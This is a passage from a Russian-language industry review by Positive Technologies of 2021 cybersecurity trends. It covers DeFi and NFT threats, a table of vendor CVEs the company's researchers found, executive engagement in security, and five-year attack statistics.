Иногда умные системы дают сбои. Так случилось и с системой распознавания лиц в Москве (использование таких систем для розыска преступников — уже давно реальность, а не фантазии киносценаристов), которая ошиблась, в результате чего задержали не того человека[10]. К счастью, вскоре все уладилось и невиновного отпустили.

Прогнозы

Умные сервисы активно внедряются в нашу повседневную жизнь. Госдума приняла закон о создании государственной системы биометрических данных[11]. Использование биометрии станет возможным не только в метро, но и чуть ли не в любом магазине[12]. Активно изучаются угрозы при работе с такими системами[13]. Пока сложно прогнозировать, к чему приведет такое обширное внедрение прогрессивных технологий на государственном уровне.

Чем удобнее становится мир в технологическом отношении, тем больше в нем оказывается проблем — маленьких и больших, явных и скрытых, — с которыми нам еще предстоит столкнуться. Новые технологии нужно тщательно и всесторонне исследовать, тестировать, чтобы алгоритмы становились точнее, а продукты на их основе — качественнее.

Время metaverse: от DeFi до NFT · ○▲□× · и GameFi

Арсений Реутов

Руководитель отдела безопасности распределенных систем Positive Technologies

Сегодня мы видим, насколько активно строится metaverse как концепт: DeFi и NFT являются его неотъемлемыми частями. Год 2020-й (и даже уже 2019-й) был временем DeFi, когда мы все наблюдали попытку заменить традиционные финансовые институты на децентрализованные на основе блокчейн-технологий. А вот уже 2021-й можно назвать годом NFT. В первом случае мы получили возможность вести финансовую активность, основываясь на блокчейне, а во втором — владеть уникальными предметами.

DeFi — когда речь о деньгах, мошенники настойчивее

Благодаря тому, что DeFi уже некоторое время изучается исследователями, банальных уязвимостей эти протоколы не имеют — каждая из найденных в последнее время уникальна и нетривиальна, хотя ущерб от таких уязвимостей исчисляется миллиардами долларов (только за 2021 год эта цифра превысила 1,3 млрд долларов, что более чем на 500 млн долларов превышает ущерб 2020 года)[1]. Все проблемы безопасности DeFi сегодня делятся на несколько категорий:

[1]

DeFi позволяет стать реальным миллионером на 10 секунд

1. Касающиеся технологий и инструментария — например:

   - наблюдается явная нехватка технологий, которые предназначены для обслуживания разработки смарт-контрактов и своевременного поиска уязвимостей в коде. Сам язык (Solidity), на котором пишутся смарт-контракты в Ethereum, подвержен уязвимостям by design. Сейчас появляются новые блокчейны (Solana, Avalanche и NEAR Protocol), в которых эти ошибки исправлены на уровне архитектуры, но они пока не так популярны и распространены;

   - в силу того что отправка транзакции в Ethereum сейчас слишком дорогое удовольствие, развиваются альтернативные сети (те же Solana, Avalanche или NEAR), при этом для перехода с одной платформы на другие разработаны специальные «мосты». Однако на стыке платформ открываются дополнительные возможности для атак. Например, самый известный взлом 2021 года как раз был в таком мосте — взлом Poly Network, когда злоумышленники похитили более 300 млн долларов[2], а потом их вернули;

2. Математические, касающиеся ошибок в логике смарт-контрактов, в частности связанные с атаками flash loan. DeFi позволяет стать реальным миллионером на 10 секунд: это значит, что злоумышленник может занять сколько угодно денег, использовать их в своих интересах (воздействовать с их помощью на другие смарт-контракты), но обязательно вернуть их в том же блоке (в течение 10 секунд). При этом при должной подготовке за 10 секунд можно успеть многое, например заработать денег на арбитраже (быстрой покупке-продаже с учетом разницы курсов на разных биржах), и этот процесс полностью автоматизируется (пишутся специальные торговые боты). В данном случае речь идет об использовании тех возможностей, которые предоставляет платформа (вне контекста поиска уязвимостей или какого бы то ни было взлома). А есть и настоящие примеры атак, основанных на эксплуатации уязвимостей смарт-контрактов;

3. Касающиеся пользователей, и в данном случае речь о фишинге, который очень эффективен — в том числе и из-за того, что интерфейс самого криптокошелька далеко не user-friendly (пользователь не может понять, куда конкретно он отправляет средства). Злоумышленники создают правдоподобные сайты, используют уязвимости, и правила фишинга здесь те же, что активно применяются в любой сфере: подделка адресных строк, копирование дизайнов известных платформ, работа с эмоциями

2021-й можно назвать годом NFT

[2]

(провоцирование на скорую и необдуманную покупку) — все это очень эффективно (ущерб от таких атак в 2021 году доходил до 14 млрд долларов[3]) и, в отличие от непосредственного взлома смарт-контрактов, легко выполнимо.

[3]

Можно ли предотвращать деятельность злоумышленников в DeFi? С одной стороны, когда мы говорим о блокчейне, речь идет и об анонимности (когда аккаунт — буквенно-цифровой адрес, а во главу угла ставится идея децентрализованных сервисов). Тем не менее все же можно определить, откуда появился баланс на том или ином кошельке, — проследить цепочку до централизованной криптобиржи типа Binance, где помимо использования реальной банковской карты нужно пройти тщательную верификацию вплоть до изучения документов, удостоверяющих личность, и даже подтвержденных коммунальных счетов. Поэтому хакеры Binance не используют, обращаясь к специализированным сервисам (типа Tornado Cash), позволяющим скрывать историю получения денег. Однако и в этом случае возможны варианты: сейчас появились дополнительные сервисы, позволяющие определить, не проходили ли деньги, участвующие в транзакции, через Tornado Cash. Если такие признаки есть, транзакция блокируется.

От картин к торговле геймерским «шмотом»

Прошлый год стал годом NFT — второй составляющей Веба 3.0. На самом деле, это оболочка для токенизации аудио, видео, картин — токенизировать можно практически что угодно и в дальнейшем владеть этим в интернете. Сейчас пока токенизируют в основном иллюстрации и предметы искусства. Это и не удивительно: в этой сфере наиболее применим формат коллекционирования, вокруг которого пока крутится идея NFT. Художникам это открывает новые возможности для продажи своих работ. Но и варианты для спекуляции и мошенничества данное прочтение технологий токенизации тоже дает (хотя и не так много в сравнении с DeFi): здесь также актуальны фишинг, нацеленный на отдельных участников процесса, и использование уязвимостей в самих смарт-контрактах. Большинство уязвимостей в смарт-контрактах связано с генерацией новой коллекции: когда появляется новая коллекция, каждый ее предмет получает набор характеристик, и если будет возможность предсказывать такие характеристики, то появится и возможность манипулировать и мошенничать, перехватывая самые редкие и дорогостоящие NFT вне правил ценообразования.

Одним из вариантов развития NFT в сторону применимых в жизни пользовательских кейсов может стать GameFi, который позволит геймерам (и разработчикам игр в том числе) сделать более регулируемыми и прозрачными права собственности на цифровые игровые активы: владелец того или иного актива за счет использования блокчейна получит технологическую защиту своего права владения. Можно сказать, что это откроет новое направление инвестиций в цифровые предметы и их коллекционирование.

Прогнозы: растущий интерес киберпреступности vs. большее внимание к кибербезопасности у разработчиков

Пока сложно прогнозировать развитие metaverse в целом, однако уже сейчас понятно, что:

1. Направление DeFi будет трансформироваться в более доступное для широких масс средство: должны появиться некие приложения, которые можно будет скачать и использовать, как уже привычные банковские приложения. Технологически такая реализация возможна. Однако до тех пор, пока децентрализованные финансы не получат должного признания и соответствующего регулирования на уровне законодательств отдельных государств (или мирового финансового сообщества), этот процесс не имеет смысла. Хотя число частных пользователей технологии растет: только за 2021 год среднее количество активных пользователей кошелька MetaMask в месяц составило 21 млн, что в 38 раз больше, чем в 2020 году[4];


2. Направление NFT продолжит искать новые сферы своей реализации (вплоть до того, чтобы обратить внимание, скажем, на регистрацию браков, — впрочем, хотя технологические возможности для такой реализации есть уже сейчас, впишется ли этот концепт в правовое поле, пока совершенно непонятно);

3. История 2022 года — GameFi — имеет шанс стать крупным и заметным шагом к применению блокчейн-технологий в реальном бизнесе.

Нельзя не отметить растущую ориентированность разработчиков DeFi-протоколов на безопасность. Аудит смарт-контрактов превращается в отдельную индустрию, активно развивается и направление специфического bug bounty: набирает обороты аналог HackerOne для блокчейна — сервис Immunefi, вознаграждения на котором могут составлять несколько миллионов долларов США.

Киберпреступники не обойдут стороной криптобиржи: атак на них станет больше, участятся случаи взлома смарт-контрактов. Не исключено и появление новых методов мошенничества, связанных с NFT-искусством.

Резюме



Главной темой кибербезопасности в 2021 году по-прежнему оставался COVID-19 и адаптация госучреждений, крупных компаний и граждан к затянувшейся пандемии. Тренд на гибридный режим работы укрепил спрос на системы удаленного подключения, что подстегнуло интерес экспертов по ИБ к изучению безопасности таких систем, тогда как злоумышленники пытались активно эксплуатировать найденные в них уязвимости. Примечательно, что из общего количества уязвимостей, выявленных экспертами Positive Technologies за год, 12,5% было обнаружено в программных средствах защиты.

Увеличилось число шпионских кампаний APT-группировок.

Шифровальщики тоже продолжают свою активность: их атаки в 2021 году приводили к сбоям в работе государственных IT-систем и систем в инфраструктуре умного города. Более того, финансовое состояние операторов вымогателей позволяет им приобретать уязвимости нулевого дня на теневых форумах.

Ключевую роль начинают играть так называемые humanless-технологии защиты, которые в условиях острой нехватки специалистов по ИБ позволяют реализовать эффективную защиту при наличии минимального числа экспертов в штате компании.

Прошлый год стал годом умных ассистентов, а также повсеместного внедрения биометрии; произошли первые киберинциденты с использованием дипфейка. Многие пользователи попадались на уловки, а значит, развитие этой технологии может стать подспорьем для мошенников.

Кроме того, мы не исключаем появления новых методов мошенничества, связанных с NFT, который стал главным трендом 2021 года в блокчейне.

12,5%

из общего количества уязвимостей было обнаружено в программных средствах защиты

в 2021-м


шифровальщики продолжают свою активность: их атаки приводили к сбоям в работе государственных IT-систем и систем в инфраструктуре умного города

NFT

стал главным трендом 2021 года в блокчейне

Топ уязви-мостей — 2021

Уязвимости, найденные PT SWARM



@ptswarm →

Cisco	ASA	DoS	CVE-2021-1445	[7,5]	✕ ✕ ✕
	HyperFlex HX Data Platform	RCE	CVE-2021-1497	[9,8]	✕ ✕ ✕
		RCE	CVE-2021-1498	[9,8]	✕ ✕ ✕
		Arbitrary File Upload	CVE-2021-1499	[5,3]	✕ ✕ ✕
	Firepower Device Manager	RCE	CVE-2021-1518	[8,8]	✕ ✕ ✕
	ASA	DoS	CVE-2021-34704	[7,5]	✕ ✕ ✕
Fortinet	FortiWeb	SQL Injection	CVE-2020-29015	[9,8]	✕ ✕ ✕
		Buffer Overflow	CVE-2020-29016	[9,8]	✕ ✕ ✕
		Format String	CVE-2020-29018	[8,8]	✕ ✕ ✕
		RCE	CVE-2021-22123	[8,8]	✕ ✕ ✕
		Buffer Overflow	CVE-2020-29019	[5,3]	✕ ✕ ✕
IBM	QRadar	SSRF	CVE-2020-4786	[4,3]	✕ ✕ ✕
SAP	NetWeaver	SSRF	CVE-2021-33690	[9,9]	✕ ✕ ✕
		RCE	CVE-2021-38163	[8,8]	✕ ✕ ✕
SonicWall	Network Security Manager	RCE	CVE-2021-20026	[8,8]	✕ ✕ ✕
	SonicOS	Buffer Overflow	CVE-2021-20027	[7,5]	✕ ✕ ✕
VMware	vSphere Replication	RCE	CVE-2021-21976	[7,2]	✕ ✕ ✕
	vCenter	RCE	CVE-2021-21972	[9,8]	✕ ✕ ✕
	View Planner	RCE	CVE-2021-21978	[9,8]	✕ ✕ ✕
	vRealize Operations	SSRF	CVE-2021-21975	[7,5]	✕ ✕ ✕
	vRealize Business for Cloud	RCE	CVE-2021-21984	[9,8]	✕ ✕ ✕
	Carbon Black Cloud Workload	Auth Bypass	CVE-2021-21982	[9,1]	✕ ✕ ✕
	vRealize Operations	Arbitrary File Write	CVE-2021-21983	[6,5]	✕ ✕ ✕
		Arbitrary File Read	CVE-2021-22022	[4,9]	✕ ✕ ✕
		Insecure Direct Object Reference	CVE-2021-22023	[7,2]	✕ ✕ ✕
Zoom	Meeting Connector	RCE	CVE-2021-34414	[7,2]	✕ ✕ ✕
		RCE	CVE-2021-34416	[9,8]	✕ ✕ ✕
		Remote System Crash	CVE-2021-34415	[7,5]	✕ ✕ ✕

Вовлеченность бизнеса в ИБ

Екатерина Килюшева

Исследовательская группа департамента аналитики информационной безопасности Positive Technologies

Влияние киберугроз на бизнес растет с каждым годом — с этим утверждением согласны 49% руководителей. Но насколько велика вовлеченность руководства в создание эффективной системы ИБ? В статье мы поговорим о том, как изменилось отношение руководителей к информационной безопасности, почему важна прямая коммуникация между топ-менеджментом и CISO и как растет запрос на создание результативной бизнес-ориентированной кибербезопасности.

Пересмотр взглядов на информационную безопасность

В 2020 году произошел существенный рост числа кибератак: по нашим данным, их количество увеличилось на 51% по сравнению с 2019 годом[1]. Повышению активности киберпреступников способствовала пандемия — многим компаниям пришлось в спешном порядке переводить свой бизнес в онлайн-формат и организовывать возможность удаленной работы для сотрудников, не имея времени или ресурсов на внедрение всех необходимых мер защиты. В 2021 году рост числа атак продолжился, хотя и не такими большими темпами: количество атак увеличилось на 6% по сравнению с предыдущим годом[2]. Последствия атак вымогателей, громкие инциденты, связанные с утечками данных и компрометацией цепочек поставок, показали, что кибербезопасность влияет на бизнес напрямую: организации понесли значительные финансовые потери, были вынуждены останавливать производственные процессы, а их сервисы становились недоступными для клиентов. Ущерб от кибератак растет с каждым годом, затрагивая не только отдельные компании, но и целые отрасли. Если вспомнить недавние атаки шифровальщиков, то даже без учета запрашиваемых сумм выкупа потери достигают миллионов долларов[3]. Испорченная репутация компании негативно сказывается и на цене ее акций: так, после обнаружения факта взлома акции SolarWinds за неделю упали на 40%.

Все это привело к тому, что руководители начали пересматривать свои взгляды на информационную безопасность и осознавать необходимость не просто формального выполнения требований регуляторов или отраслевых стандартов, а построения действительно безопасных бизнес-процессов. Согласно опросу, проведенному PwC в начале 2022 года, 49% руководителей называли киберугрозы одним из важнейших факторов, который может повлиять на бизнес (в 2020 году это число составляло 33%, а в 2021-м — уже 47%)[4].

Такое изменение парадигмы находит свое отражение во взаимодействии руководства с директорами по ИБ (CISO): 65% директоров по ИБ отмечают, что во время кризисных событий 2020 года более активно сотрудничали с руководством компании[5]. При этом в 2019 году только треть респондентов сообщали о том, что руководство принимает участие в обсуждении киберрисков. И эти преобразования неслучайны, ведь именно топ-менеджмент должен определять недопустимые для бизнеса события и обозначать конкретные задачи руководителям служб ИБ. Без такого регулярного взаимодействия, транслирования задач «сверху вниз» и обсуждения изменений безопасность будет оторвана от реальных целей бизнеса и существовать параллельно ему. Кризис всегда выявляет самые слабые места, а отсутствие прямого диалога между ИБ и бизнес-руководством — давно известная и распространенная проблема. К примеру, далеко не в каждой организации CISO находится в прямом подчинении CEO: по данным Trend Micro, CISO отчитываются перед CIO в 45% компаний, и только в 42% — перед CEO[6].

Отсутствие ориентиров при анализе защищенности

Проблема нарушения коммуникаций и недостаточной вовлеченности бизнес-руководства в развитие информационной безопасности отчетливо прослеживается в работах по анализу защищенности — в том, кто и как принимает решение о проведении этих работ, определяет их цели и участвует в приемке результатов.

Как правило, когда возникает потребность в оценке защищенности компании от атак, компания решает провести пентест. Если посмотреть на причины, которые побуждают обратиться за пентестом, то можно выделить следующие наиболее распространенные:

- для соответствия каким-либо стандартам;
- для соблюдения внутренних регламентов;
- для оценки общего уровня защищенности.

Встречаются и ситуации, когда проведение пентеста заказывают для того, чтобы потратить лишний бюджет на безопасность.

Отметим, что среди перечисленных мотивов нет оценки защищенности отдельных бизнес-процессов или эффективности ИБ. Только треть заказчиков в качестве цели пентеста обозначают получение доступа к конкретным системам, которые, по их мнению, являются ключевыми. Это может быть связано с тем, что в организации не применяется риск-ориентированный подход к безопасности, либо с тем, что руководители ИБ не понимают реальных рисков компании и не знают, какие системы являются критически важными. По этим причинам результаты пентестов бывает сложно сопоставить с вероятностью реализации недопустимых для бизнеса событий.

По нашему опыту, цели пентеста обычно определяются руководителями подразделений ИБ (98% компаний), в редких случаях в этом участвуют руководители IT-подразделений (4%) и риск-менеджеры (2%). Принимают результаты чаще всего CISO. Если же они не участвуют в приемке, это говорит о серьезных проблемах с ИБ в целом, и с такими ситуациями мы сталкиваемся в 15% случаев. В случае проведения пентеста с обозначенными целями, например в промышленных компаниях, в приемке участвуют и представители эксплуатирующего подразделения. Однако бизнес-руководство не участвует ни в постановке целей, ни в оценке результатов.

Если инициатива исходит не от бизнеса, то CISO ставит подразделению ИБ свои собственные задачи, которые могут не иметь ничего общего с защитой от реализации критически опасных рисков. К примеру, специалисты по ИБ могут тратить ресурсы на устранение уязвимостей в тех системах, которые не так значимы для деятельности компании, при этом оставив без внимания менее важные, на их взгляд, системы. Анализ защищенности будет показывать отличные результаты с точки зрения CISO, но на самом деле эффективность

Только треть заказчиков в качестве цели пентеста обозначают получение доступа к конкретным системам, которые, по их мнению, являются ключевыми

такой защиты для бизнеса будет нулевой. Важно, чтобы руководители служб ИБ и бизнес-руководство одинаково понимали приоритеты компании и чтобы при этом поддерживалась безопасность и непрерывность ключевых процессов.

Тенденция к верификации недопустимых для бизнеса событий

Сейчас все больше организаций приходят к выводу о необходимости построения результативной, бизнес-ориентированной безопасности, растет интерес к проверке возможности осуществления недопустимых событий. Это принципиально иной подход, который характерен для организаций со зрелой ИБ. Такие организации не только знают свои риски, но и проводят работы по их верификации, руководствуясь при этом следующими целями:


- оценить эффективность подразделения ИБ;
- оценить эффективность процессов ИБ;
- оценить эффективность средств защиты;
- получить понимание того, что происходит в инфраструктуре;
- понять, как улучшить ИБ.

В определении целей верификации рисков и оценке результатов в таких компаниях всегда участвуют руководители бизнес-подразделений и риск-менеджеры. Пока таких компаний немного — всего 21% из тех, кто заказывал анализ защищенности корпоративной инфраструктуры с 2020 по 2021 год. Однако их число растет, как и число компаний, которые понимают, что непосредственное взаимодействие CISO и бизнес-руководства — это обязательное условие для создания эффективной системы защиты. Мы можем ожидать, что в скором времени изменится подход ко всем видам работ по анализу защищенности и к построению ИБ в целом.

Заключение

Проблемы в обеспечении информационной безопасности серьезно сказываются на бизнесе, а потребность в результативной защите и минимизации потенциального ущерба от атак вышла на первый план. Однако на практике мы видим, что участие высшего руководства в развитии ИБ все еще очень поверхностно, ведь нельзя просто делегировать вопросы безопасности — важно ставить конкретные задачи, которые соотносятся с бизнес-целями, постоянно взаимодействовать с руководителями подразделений ИБ, участвовать в формировании перечня недопустимых событий. Именно реальные страхи и потребности бизнеса должны быть основой для организации всей системы ИБ, а это невозможно без активной вовлеченности первых лиц компании.

Как мир шел



Что происходило в мире информационной безопасности за последние пять лет? Почему ежегодное количество атак выросло в 2,5 раза, а ущерб от них стал исчисляться десятками миллионов долларов? Все больше руководителей считают, что киберугрозы напрямую влияют на их бизнес. Но есть ли позитивные изменения в уровне защищенности организаций? В новом исследовании мы постараемся ответить на эти вопросы и расскажем, как на протяжении пяти лет менялись тактики злоумышленников и подходы к построению безопасности.

к результативной безопасности

Екатерина Семыкина

Исследовательская группа департамента аналитики информационной безопасности Positive Technologies

Кибербезопасность сопровождает все изменения в информационной сфере: вместе с новыми технологиями появляются новые угрозы, и методы защиты должны им соответствовать. Мы рассмотрим, что происходило в мире информационной безопасности за последние пять лет: как действовали злоумышленники и как менялись подходы к построению безопасности.

Для анализа изменений мы опирались на исследования актуальных киберугроз, которые проводили с 2017 по 2021 год, а также на результаты многочисленных проектов по анализу защищенности корпоративных информационных систем. Обозревая ход реальных атак, анализируя полученные данные о защищенности организаций, а также мнения их руководителей, мы попробуем определить, как менялась кибербезопасность за последние годы.


Как меняются атаки: тренды и методы злоумышленников

Не видно ни конца ни края

С развитием информатизации общества многие процессы автоматизируются, сервисы постепенно переходят в режим онлайн. Например, большинство востребованных услуг государство теперь может предоставлять удаленно — для этого не обязательно проводить время в очередях. Привычные действия, будь то бронирование билетов, запись на прием к врачу, оплата услуг и товаров или

даже покупка недвижимости, все чаще совершаются онлайн. Но вместе с развитием технологий расширяются и возможности злоумышленников, поэтому мы наблюдаем рост их активности. Так, общее количество атак[1] за 2021 год увеличилось в 2,5 раза по сравнению с результатами 2017 года.

Динамика количества атак




в 2,5 раза увеличилось количество атак за последние пять лет

В приоритете крупная прибыль и снижение затрат на атаку

С 2017 года мы наблюдали постепенный рост числа атак, нацеленных на конкретные организации или отрасли. На протяжении пяти лет этот тренд становился все более явным, и если в 2017 году доля целевых атак составляла 43% от общего числа, то к 2021 году это значение достигло 74%.

Доли целевых и массовых атак



[1] В рамках исследования каждый массовый инцидент (например, атака шифровальщика, в ходе которой пострадали несколько отделений организации, или вирусная атака, в ходе которой злоумышленники проводят многоадресные фишинговые рассылки) рассматривается как одна уникальная угроза информационной безопасности.

Из года в год государственный сектор принимает удар на себя: согласно нашим данным, именно госучреждения занимают первое место по количеству атак на протяжении последних лет. Государственные учреждения — привлекательная цель для злоумышленников: все больше услуг предоставляется в электронном виде, и в системах госучреждений содержится большой объем данных. Нельзя не отметить значительный рост атак на систему здравоохранения, который мы могли наблюдать в 2020 году: количество атак на медицинские организации по сравнению с 2019 годом увеличилось на 91%. Мы связываем это явление с ускорением цифровизации медицины и увеличением объема данных о пациентах в период пандемии.

Проявляется интерес киберпреступников к сфере промышленности: количество атак в 2021 году превосходит результаты 2017 года более чем в семь раз. Неготовность❷ промышленных организаций противостоять сложным вредоносным воздействиям позволяет реализовать целевые атаки, а ущерб от остановки бизнес-процессов вынуждает некоторые компании идти на сделку со злоумышленниками и платить крупные суммы выкупа. Напомним, что Colonial Pipeline выплатила киберпреступникам более 4 млн долларов❸.

